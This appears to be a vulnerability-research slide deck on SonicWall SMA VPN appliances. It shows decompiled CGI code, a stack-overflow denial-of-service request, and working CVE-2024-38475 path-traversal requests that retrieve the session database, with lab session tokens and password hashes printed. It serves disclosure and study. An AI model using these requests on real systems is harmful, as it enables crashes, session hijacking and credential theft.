       ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
      if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
      if (decoded_cwd == (char *)0x0) {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
      }
      else {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        uVar3 = 0xffffffff;
        decoded_share = decoded_cwd;
        do {
```

Can multiply input size by 5!
1024 x 5 = 5120 bytes

Stack overflow

/cgi-bin/cifsnavigate

Into a stack buffer which is smaller than the original input…

Can multiply input size by 5!
1024 x 5 = 5120 bytes

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *)(in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
  gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
  if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
    initClientApi();
    cspInit();
    local_1e95 = '\0';
    server = (char *)__strdup(decodedaddress + 2);
    server = strtok(server,"\\");
    decoded_share = strtok((char *)0x0,"\\");
    decoded_cwd = strtok((char *)0x0,&local_1e95);
    if ((decoded_share != (char *)0x0) ||
       ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
      if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
      if (decoded_cwd == (char *)0x0) {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
      }
      else {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        uVar3 = 0xffffffff;
        decoded_share = decoded_cwd;
        do {
```

Memory corruption protections

Adress-Space Layout Randomization (ASLR)

Randomize library locations in memory

Data Execution Prevention (DEP/NX)


Prevent execution of code on the stack

Position Independent Execution (PIE)

Randomize location of base image

Stack Canaries

Insert “random” value to protect against return address overwrite



Searching for vulnerabilities

Analyse binaries with respect to security features with checksec

```
coolz0r@nobody:/mnt/hgfs/Research/vpnsecurityreseearch/SonicWallSMA/10.2.1.13-72sv/usr/src/EasyAccess/www/cgi-bin$ /usr/bin/checksec --dir=.
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    Symbols         FORTIFY Fortified       Fortifiable   Filename
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   2               3               ./about
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   2               3               ./activeusers
Full RELRO       No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               0               ./addclientroutes
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               1               ./adddefaddr
Full RELRO       No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               3               ./adddefbrowser
Full RELRO       No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               1               ./addDevice
Full RELRO       No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               0               ./addDevicePolicy
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   2               4               ./adddomain
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               2               ./addgroup
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               2               ./addhosts
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   3               5               ./addpolicy
Full RELRO       No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               0               ./addresource
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               2               ./addresourceaddrs
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               2               ./addstaticroutes
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes   1               2               ./adduser
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               0               ./adminHelp
Full RELRO       Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       No    0               0               ./adminHelpBody
```

Exploit

Stack canaries are a pain

On 32bit Linux systems, they contain 3 random bytes and a null byte

- 0x659e5f00

Most of the discovered corruptions used string functions which stop at the first null byte

Denial of Service is easy (but also somewhat useless?)

Request

Pretty Raw Hex

```
1 GET /cgi-bin/cifsnavigate?cifsaddress=
  \\ASDF\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"""""
  """""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
  """""""""""""""""AAAAAAAABBBBCCCCDDDD%01\asdfaaaa HTTP/1.1
2 Host: 192.168.142.231
3 Cookie: uimode=contemporary; ajaxUpdates=ON; connectAgentInstalled=
  YES; swap=
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Tue, 08 Oct 2024 13:34:16 GMT
3 Server: SonicWALL SSL-VPN Web Server
4 Content-Length: 102
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 Sorry, the SSL VPN server you are trying to reach is unavailable at this time. Please try again later.
```

Would need to find a function with multiple stack overflows to override canary with first overflow and place a null byte with second one

Exploit

Something like this?

```
                ,local_215,local_917,local_315,local_416,uVar22);
uVar22 = sessionGetDisplayName(local_9a4);
javaScriptStrEncode(local_517,uVar22);
__fprintf_chk(gcgiOut,1,"NELaunchX1.displayName = \"%s\";\n",local_517);
uVar22 = sessionGetDomainName(local_9a4);
uVar5 = dbhGet(1);
iVar4 = domainFindByDomainName(uVar5,uVar22);
uVar22 = 0;
if (iVar4 != 0) {
  uVar22 = domainGetAuthType(iVar4);
}
uVar22 = authTypeToName(uVar22);
__fprintf_chk(gcgiOut,1,"NELaunchX1.authType = \"%s\";\n",uVar22);
uVar7 = domainGetAuthType(iVar4);
if (uVar7 == 3) {
  uVar35 = domainGetDomainId(iVar4);
  uVar22 = dbhGet(1);
  uVar22 = domainNTFindByDomainId(uVar22,uVar35);
  uVar5 = domainNTGetServer(uVar22);
  javaScriptStrEncode(local_517,uVar5);
  __fprintf_chk(gcgiOut,1,"NELaunchX1.authServer = \"%s\";\n",local_517);
  uVar5 = domainNTGetWorkgroup(uVar22);
  javaScriptStrEncode(local_517,uVar5);
  __fprintf_chk(gcgiOut,1,"NELaunchX1.ntDomainName = \"%s\";\n",local_517);
  domainNTFree(uVar22);
}
else if (uVar7 < 4) {
  if (uVar7 == 2) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainRADIUSFindByDomainId(uVar22,uVar35);
    uVar5 = domainRADIUSGetServer(uVar22);
    javaScriptStrEncode(local_517,uVar5);
    __fprintf_chk(gcgiOut,1,"NELaunchX1.authServer = \"%s\";\n",local_517);
    domainRADIUSFree(uVar22);
  }
}
else if (uVar7 == 4) {
  uVar35 = domainGetDomainId(iVar4);
  uVar22 = dbhGet(1);
  uVar22 = domainADFindByDomainId(uVar22,uVar35);
```

Exploit

Something like this?

Requires admin access

Also not sure how to control that information easily

```
                ,local_215,local_917,local_315,local_416,uVar22);
uVar22 = sessionGetDisplayName(local_9a4);
javaScriptStrEncode(local_517,uVar22);
__fprintf_chk(gcgiOut,1,"NELaunchX1.displayName = \"%s\";\n",local_517);
uVar22 = sessionGetDomainName(local_9a4);
uVar5 = dbhGet(1);
iVar4 = domainFindByDomainName(uVar5,uVar22);
uVar22 = 0;
if (iVar4 != 0) {
  uVar22 = domainGetAuthType(iVar4);
}
uVar22 = authTypeToName(uVar22);
__fprintf_chk(gcgiOut,1,"NELaunchX1.authType = \"%s\";\n",uVar22);
uVar7 = domainGetAuthType(iVar4);
if (uVar7 == 3) {
  uVar35 = domainGetDomainId(iVar4);
  uVar22 = dbhGet(1);
  uVar22 = domainNTFindByDomainId(uVar22,uVar35);
  uVar5 = domainNTGetServer(uVar22);
  javaScriptStrEncode(local_517,uVar5);
  __fprintf_chk(gcgiOut,1,"NELaunchX1.authServer = \"%s\";\n",local_517);
  uVar5 = domainNTGetWorkgroup(uVar22);
  javaScriptStrEncode(local_517,uVar5);
  __fprintf_chk(gcgiOut,1,"NELaunchX1.ntDomainName = \"%s\";\n",local_517);
  domainNTFree(uVar22);
}
else if (uVar7 < 4) {
  if (uVar7 == 2) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainRADIUSFindByDomainId(uVar22,uVar35);
    uVar5 = domainRADIUSGetServer(uVar22);
    javaScriptStrEncode(local_517,uVar5);
    __fprintf_chk(gcgiOut,1,"NELaunchX1.authServer = \"%s\";\n",local_517);
    domainRADIUSFree(uVar22);
  }
}
else if (uVar7 == 4) {
  uVar35 = domainGetDomainId(iVar4);
  uVar22 = dbhGet(1);
  uVar22 = domainADFindByDomainId(uVar22,uVar35);
```

Status & Further research

Multiple memory corruption vulnerabilities

Difficult to exploit for the time being

- No way to easily circumvent canary
- No info leaks to determine memory addresses

Analysis of Apache configuration

Analyse how user requests are parsed and transferred to the appropriate handlers

Analysis of authentication mechanism

For the CGIs and for the RESTful API

CVE-2024-38475 : Path traversal due to `mod_rewrite` rules

Background

Multiple Apache vulnerabilities discovered by Orange Tsai presented at Defcon 2024

- https://blog.orange.tw/posts/2024-08-confusion-attacks-en/
- Generally affects Apache 2.4 < 2.4.59

Vulnerability Overview

Apache modules parse HTTP requests sequentially

- One module parses the « same » request after another

All modules do not parse the HTTP request in the exact same manner

- Shocker!

These discrepancies can lead to vulnerabilities in certain cases

- Mostly when certain Rewrite rules are in place

DocRoot Confusion attack

Which is Correct?

```
DocumentRoot   /var/www/html
RewriteRule    ^/html/(.*)$    /$1.html
```

```
$ curl http://server/html/about
```

- ☐ /about.html
- ☐ /var/www/html/about.html

Exploitability

Requires Apache to allow reading within a specific folder

Directory **entry which does not** deny **access**

```
<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>
```

SonicWall SMA Apache configuration

```
<Directory />
Options FollowSymLinks
AllowOverride None
</Directory>

```

SonicWall SMA Apache configuration

```
<Directory />
Options FollowSymLinks
AllowOverride None
</Directory>
```

```
#Strip version numbers from static files - used for cache control
#In filename wildcard notation, this is similar to '*.*.*' (files with at least 2 dots)
#Any dots in between are stripped. 'bla.1.2.3.css' becomes 'bla.css'
RewriteCond %{REQUEST_URI}                          ^/[^.]+\..*\.css$
RewriteCond %{REQUEST_URI}                          !^(/cgi-bin|/go|/cx)/
RewriteRule ^/(.+)\.[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[0-9]+.*\.css$      /$1.css
RewriteCond %{REQUEST_URI}                          ^/(js|images|themes)/.+\.[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[
RewriteRule ^/(js|images|themes)/(.+)\.[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[0-9]+.*\.([^.]+)$    /$1/$2.$3
```

SonicWall SMA

Request

Pretty Raw Hex

```
GET /fileshare.css%3f.10.2.1.13-72sv.css HTTP/1.1
Host: 192.168.142.231
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: text/css,*/*;q=0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: style
Referer: https://192.168.142.231/
Accept-Encoding: gzip, deflate, br
Priority: u=0
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 04 Oct 2024 14:56:17 GMT
Server: SonicWALL SSL-VPN Web Server
strict-transport-security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 's
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin
X-Permitted-Cross-Domain-Policies: master-only
Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none'; aut
microphone 'self'; midi 'none'; payment 'none'; picture-in-picture 'no
Permissions-Policy: accelerometer=(), geolocation=(), gyroscope=(), ma
X-Content-Type-Options: nosniff
Last-Modified: Mon, 23 Sep 2024 09:34:28 GMT
Accept-Ranges: bytes
Content-Length: 6557
Keep-Alive: timeout=20, max=25
Connection: Keep-Alive
Content-Type: text/css

body,p,td,
.label{
     font-family:Tahoma,Arial,Verdana,sans-serif;
     font-size:13px;
     color:#000;
     line-height:1.2em;
}

.menu{
     width:92px;
```

SonicWall SMA

Request

Pretty Raw Hex

```
1 GET /etc/passwd%3f.10.2.1.13-72sv.css HTTP/1.1
2 Host: 192.168.142.231
3 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
4 Accept-Language: en-US,en;q=0.9
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
   Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: text/css,*/*;q=0.1
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: style
12 Referer: https://192.168.142.231/
13 Accept-Encoding: gzip, deflate, br
14 Priority: u=0
15 Connection: keep-alive
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Date: Mon, 21 Oct 2024 09:04:47 GMT
3 Server: SonicWALL SSL-VPN Web Server
4 Content-Length: 239
5 Keep-Alive: timeout=20, max=25
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN
10 <html>
       <head>
11         <title>
               403 Forbidden
           </title>
12     </head>
       <body>
13         <h1>
               Forbidden
           </h1>
14         <p>
               You don't have permission to access /e
15             on this server.<br />
16         </p>
17     </body>
   </html>
18
```

SonicWall SMA

Request

Pretty Raw Hex

```
GET /tmp/temp.db%3f.10.2.1.13-72sv.css HTTP/1.1
Host: 192.168.142.231
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: text/css,*/*;q=0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: style
Referer: https://192.168.142.231/
Accept-Encoding: gzip, deflate, br
Priority: u=0
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 04 Oct 2024 14:29:05 GMT
Server: SonicWALL SSL-VPN Web Server
strict-transport-security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 'self';style-src 'self' 'unsafe-inline';img-src 'self' data:;frame-src 'self';frame-ancestors 'self
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin
X-Permitted-Cross-Domain-Policies: master-only
Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none'; autoplay 'none'; camera 'none'; encrypted-media 'none'; fullscreen 'self'; geolocation 'self'; gyros
microphone 'self'; midi 'none'; payment 'none'; picture-in-picture 'none'; speaker 'none'; sync-xhr 'self'; usb 'none'; vr 'none'; xr-spatial-tracking 'none';
Permissions-Policy: accelerometer=(), geolocation=(), gyroscope=(), magnetometer=(), payment=()
X-Content-Type-Options: nosniff
Last-Modified: Fri, 04 Oct 2024 14:29:04 GMT
Accept-Ranges: bytes
Content-Length: 95232
Keep-Alive: timeout=20, max=25
Connection: Keep-Alive

SQLite format 3@  ]&·æÉ=ÛöÑìçâŸØÎÉCindexsqlite_autoindex_Sessions_1Sessions    x%%3tableSSOPasswordsSSOPasswordsCREATE TABLE SSOPasswords ( userNameDomain TEXT PRIMARY
TEXT)7K%indexsqlite_autoindex_SSOPasswords_1SSOPasswordsD++?tableEmailInviteURLsEmailInviteURLsCREATE TABLE EmailInviteURLs (rowid INTEGER PRIMARY KEY,customerTID TEXT
TEXT,code TEXT,autoassist TEXT,techEmail TEXT)l'tableVATicketsVATicketsCREATE TABLE VATickets ( rowid INTEGER PRIMARY KEY, TID INTEGER UNIQUE NOT NULL, ticketIssueTime
CURRENT_TIMESTAMP , ticketExpiration INTEGER , status INTEGER NOT NULL DEFAULT 0 )1Eindexsqlite_autoindex_VATickets_1VATickets*#tableADBackupsADBackupsCREATE TABLE ADB
NULL, currentServer TEXT, s7-4*/()##

*d+j:e+¥WM'##+M apx30LZcH6z71FGbw0OmlzPzCsZZ177A5ti60hNreaU=192.168.142.141Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36fÿÙ¥fÿÙ¥fÿÙ°i£ýadminEA7E84E2B8ACD01CEB681DF8F60AB40BVirtualOfficeLocalDomainLocalDomainadmin192.168.142.2316xf000gQHrOcQXXxW6IifQxN7Zcf6OxN:e+uM'##M+M
AC4HpVtYEHORUtFw3OkJzWpV2rJw443azrLjVaK17kU=192.168.142.141Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36fÿäTfÿäTfÿôri=Rtest82C84E6B2BD2868D1FD2E67BEA013F7DVirtualOfficeLocalDomainLocalDomaintest82C84E6B2BD2868D1FD2E67BEA013F7Dtest192.168.142.231wQqqxix6Fxh1n
Dnn0eapx30LZcH6z71FGbw0OmlzPzCsZZ177A5ti60hNreaU=0eAC4HpVtYEHORUtFw3OkJzWpV2rJw443azrLjVaK17kU=0QM15A1GypvEyqY0bbTqMuirlofSud2bsYntjrjPB444=5, userName TEXT NOT NULL,
otpType INTEGER, otpSubject TEXT, otpBody TEXT, otp TEXT, portalName TEXT NOT NULL, domainName TEXT NOT NULL, groupName TEXT NOT NULL, osType INTEGER, ipVersion INTEGER
TEXT, VATechActive INTEGER, VATechId TEXT, VACurrentCustomer TEXT,cifsCurrentWorkgroup TEXT,cifsCurrentPw TEXT,cifsCurrentUser TEXT,cifsCurrentServer TEXT,customVarKeys
TEXT,activeSyncCredential TEXT,activeSyncDeviceId TEXT,hostIpAddress TEXT,epcStatus INTEGER NOT NULL DEFAULT 1,nxIpAddress TEXT,jreCheck INTEGER DEFAULT 0,otpEmailDoma
TEXT,nxErrorCode INTEGER DEFAULT 0,clientHostnameForDHCP TEXT,pdaStatus INTEGER,pdaDeviceId TEXT,pdaOS TEXT,pdaPlatformDetails TEXT,otpEmailInfo TEXT,nxUserMappedIP IN
 INTEGER DEFAULT 0,parentSessionId TEXT,idplogOutURL TEXT,aovDisconnectCode TEXT,needChangePass INTEGER DEFAULT 0,aovUnlockTime DATETIME)ðð¿-/Cindexsqlite_autoindex_Se
x%%3tableSSOPasswordsSSOPasswordsCREA/Cindexsqlite_autoindex_Sessions_1Sessions x%%3tableSSOPasswordsSSOPasswordsCREATE TABLE SSOPasswo*#tableADBackupsADBackupsCREATE T
KEY NOT NULL, currentServer TEXT, switchTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP )l'tableVATicketsVATicketsCREATE TABLE VATickets ( rowid INTEGER PRIMARY KEY,
ticketIssueTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP , ticketExpiration INTEGER , status INTEGER NOT NULL DEFAULT 0
)1Eindexsqlite_autoindex_VATickets_1VATicketsD++?tableEmailInviteURLsEmailInviteURLsCREATE TABLE EmailInviteURLs (rowid INTEGER PRIMARY KEY,customerTID TEXT,portalname
TEXT,autoassist TEXT,techEmail TEXT)x%%3tableSSOPasswordsSSOPasswordsCREATE TABLE SSOPasswords ( userNameDomain TEXT PRIMARY KEY NOT NULL,password TEXT)ÏëÉÅáá3G!indexs
     ##tableExtSessionsExtSessionsCREATE TABLE ExtSessions (sessionId TEXT PRIMARY KEY NOT NULL REFERENCES Sessions(sessio7K%indexsqlite_autoindex_SSOPasswords_1SSOPass
Sessions ( sessionId TEXT PRIMARY KEY NOT NULL, ipAddr TEXT, userAgent TEXT, loginTime DATETIME, initActivityTimestamp DATETIME, activityTimestamp DATETIME, passwordExp
timeout INTEGER NOT NULL DEFAULT 1
/Cindexsqlite_autoindex_Sessions_1Sessions   *    ##tableExtSessionsExtSessionsCREATE TABLE ExtSessions (sessionId TEXT PRIMARY KEY NOT NULL REFERENCES Sessions(session
```

SonicWall SMA

```
sqlite> .schema
CREATE TABLE ADBackups (domainId INTEGER PRIMARY KEY NOT NULL, currentServer TEXT, switchTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP );
CREATE TABLE VATickets ( rowid INTEGER PRIMARY KEY, TID INTEGER UNIQUE NOT NULL, ticketIssueTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ,
ticketExpiration INTEGER , status INTEGER NOT NULL DEFAULT 0 );
CREATE TABLE EmailInviteURLs (rowid INTEGER PRIMARY KEY,customerTID TEXT,portalname TEXT,guest TEXT,expert TEXT,code TEXT,autoassist TEXT,techEmail
TEXT);
CREATE TABLE SSOPasswords ( userNameDomain TEXT PRIMARY KEY NOT NULL,password TEXT);
CREATE TABLE Sessions ( sessionId TEXT PRIMARY KEY NOT NULL, ipAddr TEXT, userAgent TEXT, loginTime DATETIME, initActivityTimestamp DATETIME,
activityTimestamp DATETIME, passwordExpiration DATETIME, scriptPath TEXT, timeout INTEGER NOT NULL DEFAULT 15, userName TEXT NOT NULL, userType
INTEGER NOT NULL, password TEXT, otpType INTEGER, otpSubject TEXT, otpBody TEXT, otp TEXT, portalName TEXT NOT NULL, domainName TEXT NOT NULL,
groupName TEXT NOT NULL, osType INTEGER, ipVersion INTEGER, tunnelIpVersion INTEGER, displayName TEXT, VATechActive INTEGER, VATechId TEXT,
VACurrentCustomer TEXT,cifsCurrentWorkgroup TEXT,cifsCurrentPw TEXT,cifsCurrentUser TEXT,cifsCurrentServer TEXT,customVarKeys TEXT,customVarValues
TEXT,activeSyncCredential TEXT,activeSyncDeviceId TEXT,hostIpAddress TEXT,epcStatus INTEGER NOT NULL DEFAULT 1,nxIpAddress TEXT,jreCheck INTEGER
DEFAULT 0,otpEmailDomain TEXT,ftpCurrentSession TEXT,csrfToken TEXT,nxErrorCode INTEGER DEFAULT 0,clientHostnameForDHCP TEXT,pdaStatus
INTEGER,pdaDeviceId TEXT,pdaOS TEXT,pdaPlatformDetails TEXT,otpEmailInfo TEXT,nxUserMappedIP INTEGER DEFAULT 0,aovEmail TEXT,sessionLimit INTEGER
DEFAULT 0,parentSessionId TEXT,idplogOutURL TEXT,aovDisconnectCode TEXT,needChangePass INTEGER DEFAULT 0,aovUnlockTime DATETIME);
[...]

sqlite> select * from Sessions;
kWUf5NhDMlEF1G9thRL2BChOkQJCWJmLwhhMt084PBg=|192.168.142.141|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71
Safari/537.36|1729176642|1729176642|1730294131|1772354838||15|admin|2|EA7E84E2B8ACD01CEB681DF8F60AB40B|0||||VirtualOffice|LocalDomain|LocalDomain|0
|0|0|admin|0||||||||||192.168.142.231|3||0|||LOKwQZ9InQdGBH6sNL69BLtbB6ILpLqT|0||1|||||0||0||||0|0
XnPDI4TzScvzVY6cuWC1vPDeH7sZ8pOMfPAEnZgNS2Q=|192.168.142.141|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112
Safari/537.36|1729868037|1729868037|1730294248|1772358482||15|test|0|82C84E6B2BD2868D1FD2E67BEA013F7D|0||||VirtualOffice|LocalDomain|LocalDomain|0|
0|0|test|0||||||||||192.168.142.231|3||0|||bCPuTJtiutbZI6zUuQuObB7OuY0QLC0v|0||1|||||0||0||||0|0
sqlite>
```

SonicWall SMA

Request

Pretty Raw Hex

```
GET
/usr/src/EasyAccess/var/logs/httpd.log%3f.10.2.1.13-72sv.css
HTTP/1.1
Host: 192.168.142.231
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: text/css,*/*;q=0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: style
Referer: https://192.168.142.231/
Accept-Encoding: gzip, deflate, br
Priority: u=0
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
[Fri Sep 27 07:22:53.608095 2024] [core:notice] [pid 1872] AH00052: child pid 1888 exit
[Fri Sep 27 07:22:53.608583 2024] [core:notice] [pid 1872] AH00052: child pid 1894 exit
[Fri Sep 27 07:22:53.608826 2024] [core:notice] [pid 1872] AH00052: child pid 1895 exit
[Fri Sep 27 07:22:53.609080 2024] [core:notice] [pid 1872] AH00052: child pid 1898 exit s
[Fri Sep 27 07:22:53.609280 2024] [core:notice] [pid 1872] AH00052: child pid 1901 exit sign
[Fri Sep 27 07:39:11.761298 2024] [:error] [pid 1897] (20014)Internal error (specific information not available): [client
127.0.0.1:12345, referer: https://192.168.142.231/
[Fri Sep 27 07:39:11.761444 2024] [proxy:error] [pid 1897] [client 192.168.142.141:52076] AH00898: Error reading from rem
/__api__/http://127.0.0.1:12345/logon/534d414c49386e573142796c384933565155543624d50795a4d6d306239327062/authenticate, refe
[Fri Sep 27 07:39:11.761650 2024] [http:error] [pid 1897] [client 192.168.142.141:52076] validate status line failed, sta
[Fri Sep 27 07:42:56.351470 2024] [core:notice] [pid 1872] AH00052: child pid 1890 exit signal Segmentation fault (11)
[Fri Sep 27 07:42:58.364296 2024] [core:notice] [pid 1872] AH00052: child pid 1889 exit signal Segmentation fault (11)
[Fri Sep 27 07:43:14.444941 2024] [core:notice] [pid 1872] AH00052: child pid 1885 exit signal Segmentation fault (11)
[Fri Sep 27 07:44:49.913962 2024] [core:notice] [pid 1872] AH00052: child pid 1886 exit signal Segmentation fault (11)
*** glibc detected *** /usr/src/EasyAccess/bin/httpd: corrupted double-linked list: 0xb9c1a7c8 ***
======= Backtrace: =========
/lib/libc.so.6(+0x72f0b)[0xb6c26f0b]
/lib/libc.so.6(+0x732e6)[0xb6c272e6]
/lib/libc.so.6(+0x74700)[0xb6c28700]
/lib/libc.so.6(__libc_malloc+0x61)[0xb6c2aa31]
/usr/lib/libpython3.6m.so.1.0(+0x93095)[0xb6402095]
